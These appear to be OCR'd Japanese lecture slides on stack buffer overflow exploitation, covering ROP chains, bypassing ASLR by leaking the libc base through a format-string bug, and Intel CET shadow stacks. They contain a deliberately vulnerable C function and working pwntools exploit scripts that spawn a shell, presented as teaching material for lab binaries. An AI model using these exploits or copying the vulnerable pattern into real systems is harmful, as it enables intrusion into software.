
rax: ???

rdi: ???

ROPチェーンのイメージ



ROPチェーンのイメージ




レジスタ


rax: 0x3b (execve)

rdi: ???

ROPチェーンのイメージ



ROPチェーンのイメージ



システムコール呼び出しで
execve(“/bin/sh”,NULL,NULL) が
実行されシェルが立ち上がる

レジスタ
rax: 0x3b (execve)
rdi: &(“/bin/sh”)

バイナリ: ROP chain

rop_chain/rop_chain.c

```c
void vuln()
{
    char buf[32];
    gets(buf);
    printf(buf);
    puts("\n");
    gets(buf);
}
```

```
$ checksec rop_chain
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

- コードは前回と同じだが、NXが有効になっている
- プロセス上のメモリ空間には共有ライブラリ（libc）のバイナリもロードされている
- スタック上にlibc上のROPガジェットをチェーンさせることで任意のコードを実行できる

ROPガジェットの探索

libcバイナリのpathを特定する

```
$ ldd ./rop_chain
        linux-vdso.so.1 (0x00007fffdafc1000)
        libc.so.6 => ../.lib/libc.so.6 (0x00007f9fd2ba6000)
        ../.lib/ld-linux-x86-64.so.2 => /lib64/ld-linux-x86-64.so.2 (0x00007f9fd2d6d000)
```

ROPgadgetコマンドを使用してROPガジェットの一覧をファイルに書き出す

```
$ ROPgadget --binary ../.lib/libc.so.6 > libc_rop_gadgets.txt
```

参考: https://github.com/JonathanSalwan/ROPgadget

欲しいアセンブリ命令列で文字列検索し、ROPガジェットのオフセットを特定する

```
$ grep ": syscall" ./libc_rop_gadgets.txt
0x000000000002552b : syscall

$ grep ": pop rdi ; ret" ./libc_rop_gadgets.txt
0x0000000000026796 : pop rdi ; ret
```

Exploit: ROP chain

rop_chain/exploit.py

```
libc_base_addr = 0x15555535C000

data = libc_base_addr + 0x1BE1A0
pop_rdx = libc_base_addr + 0xCB1CD
pop_rax = libc_base_addr + 0x3EE88
pop_rdi = libc_base_addr + 0x26796
pop_rsi = libc_base_addr + 0x2890F
mov_rdx_ptr_rax = libc_base_addr + 0x34B5C
xor_rax_rax = libc_base_addr + 0x9D9C5
syscall = libc_base_addr + 0x2552B

return_address_ofs = 56

payload = b"A" * (return_address_ofs - 16)
payload += pwn.p64(stack_canary)
payload += pwn.p64(0xDEADBEEF)

payload += pwn.p64(pop_rdx)  # pop rdx ; ret
payload += pwn.p64(data)  # @ .data
payload += pwn.p64(pop_rax)  # pop rax ; ret
payload += b"/bin//sh"
payload += pwn.p64(mov_rdx_ptr_rax)  # mov qword ptr [rdx], rax ; ret
payload += pwn.p64(pop_rdx)  # pop rdx ; ret
payload += pwn.p64(data + 8)  # @ .data + 8
payload += pwn.p64(xor_rax_rax)  # xor rax, rax ; ret
payload += pwn.p64(mov_rdx_ptr_rax)  # mov qword ptr [rdx], rax ; ret
payload += pwn.p64(pop_rdi)  # pop rdi ; ret
payload += pwn.p64(data)  # @ .data
payload += pwn.p64(pop_rsi)  # pop rsi ; ret
payload += pwn.p64(data + 8)  # @ .data + 8
payload += pwn.p64(pop_rdx)  # pop rdx ; ret
payload += pwn.p64(data + 8)  # @ .data + 8
payload += pwn.p64(pop_rax)  # pop rax ; ret
payload += pwn.p64(0x3B)
payload += pwn.p64(syscall)  # syscall
io.sendline(payload)
```

- execve(“/bin/sh”, NULL, NULL)を実行するROPチェーン
- libc上のROPガジェットを次々に実行し、レジスタの値を更新
- 最後にsyscallでexecveを実行する

（シェルを取るだけなら「One-gadgetに飛ばす」「system関数に飛ばす」などのもっと簡単な方法があります。ここではROP説明のため、あえてプログラミングをしています）


セキュリティ機能: ASLR

ASLR (Address Space Layout Randomization)

- ROPを実行するためにはバイナリ上のROPガジェットへのアドレスを事前に知っている必要がある
  - 先述のexploitはバイナリが配置されるアドレスが毎回同じである前提で書かれていた
- バイナリが配置されるプロセスメモリ内のアドレスをランダマイズするセキュリティ機能がASLR
  - 2005年 - Linux Kernel 2.6.12 で導入
  - 2007年 - Windows Vista で導入
  - 2014年 - Linux Kernel 3.14 カーネル領域にも導入（KASLR）

ランダマイズのイメージ

- 各実行ファイルやデータの基底アドレスが毎回ランダムになる
- ランダムになるのは基底アドレスのみで、基底アドレスから特定のシンボルまでのoffsetは毎回同じ



攻撃:
Bypass ASLR - Leak libc_base

libc基底アドレスのleak

- Stack Canaryのときと同じように、FSBなどでスタック上のデータが読み出せる場合はlibcやelfバイナリの基底アドレスをleakできる

```
pwndbg> stack 30
00:0000 | rsp  0x7ffec458d408 —▸ 0x4011e0 (main+33) ◂— 0x558b4800000000b8
01:0008 |      0x7ffec458d410 —▸ 0x7ffec458d510 ◂— 0x1
02:0010 |      0x7ffec458d418 ◂— 0xd8e453f08da8b600
03:0018 | rbp  0x7ffec458d420 —▸ 0x401200 (__libc_csu_init) ◂— 0x2c073d8d4c5741
04:0020 |      0x7ffec458d428 —▸ 0x7f950e917d0a (__libc_start_main+234) ◂— 0x480001794fe8c789
05:0028 |      0x7ffec458d430 —▸ 0x7ffec458d518 —▸ 0x7ffec458e65a ◂— '/mnt/hgfs/VMShare/20210618-stack_bu
06:0030 |      0x7ffec458d438 ◂— 0x100000000
07:0038 |      0x7ffec458d440 —▸ 0x4011bf (main) ◂— 0x10ec8348e5894855
08:0040 |      0x7ffec458d448 —▸ 0x7f950e9177cf (init_cacheinfo+287) ◂— 0x8e0fc08548c58948
09:0048 |      0x7ffec458d450 ◂— 0x0
0a:0050 |      0x7ffec458d458 ◂— 0x7c7f73d229f19ef2
0b:0058 |      0x7ffec458d460 —▸ 0x401070 (_start) ◂— 0x89485ed18949ed31
0c:0060 |      0x7ffec458d468 ◂— 0x0
```

libc基底アドレスの計算

- __libc_start_mainはmain関数の呼び出し元のlibc関数
- __libc_start_mainのアドレスは、main関数のスタックフレーム上にReturn Addressとして必ず存在する → FSBなどの脆弱性でリークが可能
- この関数はlibc上の関数なので、libcバイナリ上でのオフセットを減算すれば、プロセスメモリ内のlibc基底アドレスを求めることができる → 基底アドレスさえ分かればlibcへのROPで任意コード実行できる

libc上のどのシンボルを指すアドレスか

```
0x7ffec458d428 —▸ 0x7f950e917d0a (__libc_start_main+234) ◂— 0x480001794fe8c789
```

__libc_start_mainのバイナリ上でのオフセット

```
$ objdump -D ./libc.so.6 | grep "__libc_start_main"
0000000000026c20 <__libc_start_main@@GLIBC_2.2.5>:
```

割り出されたlibcの基底アドレス

```
libc.address = 0x7f950e917d0a - 0x26c20 - 234 = 0x7f950e8f1000
```

バイナリ: Leak libc base

ASLRを有効化しておく

```
$ make enable_aslr
```

libc_leak/libc_leak.c

```c
void vuln()
{
    char buf[32];
    gets(buf);
    printf(buf);
    puts("\n");
    gets(buf);
}
```

```
$ checksec libc_leak
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

- またコードは同じ
- PIE（位置独立実行形式）機能を有効化し、実行ファイルのアドレスランダム化が行われるようにしている
- OSの設定でASLRを有効化することで、前回までのようなアドレス固定の攻撃は刺さらなくなる

Exploit: Leak libc base

libc_leak/libc_leak.py

```
io.sendline(b"%11$lx:%17$lx")
stack_canary, __libc_start_main_234 = map(
    lambda x: int(x, 16), io.recvline().split(b":")
)
print(f"stack_canary: {hex(stack_canary)}")
print(f"__libc_start_main+234: {hex(__libc_start_main_234)}")

__libc_start_main_ofs = 0x26C20
libc.address = (
    __libc_start_main_234 -
    __libc_start_main_ofs -
    234
)

# 以降はrop_chainと同じコード
return_address_ofs = 56
```

- FSBでStack Canaryと同時に__libc_start_mainのアドレスもleakさせる
  - “%17$lx”
- 前回の攻撃コードでは固定値としていたlibcの基底アドレスを計算して求めたアドレスに変更する
- 基底アドレスが分かればASLRをバイパスしてROPできる

セキュリティ機能:
Shadow Stack / CET (Control-Flow Enforcement Technology)

Shadow Stack

- ハードウェアレベルのReturn Address保護機能
  - 2020年 - Intel Tiger Lake で導入
- プロセスメモリ上のStackとは別のスタック領域（Shadow Stack）上にReturn Addressを保存する
- returnする際に、Shadow Stack内のReturn Addressとスタックフレーム上のReturn Addressを比較検証する
  - 検証失敗時にプログラムが終了する
- Return Addressを書き換える攻撃は成立しなくなるため、ここまで紹介した従来のStack BOF攻撃は全て無効化されてしまう

攻撃:
Bypass CET
…は今後のセキュリティ研究に期待

おわりに

- Stack Buffer Overflowと保護機能はイタチごっこの繰り返し
  - Return Address改ざん → Stack Canary
  - Shellcode実行 → NX（スタック実行不可能）
  - ROP → ASLR（アドレスランダム化）
- CETはかなり強力な保護機構ですが、いずれセキュリティ研究者たちにバイパスされる日が来る、きっと…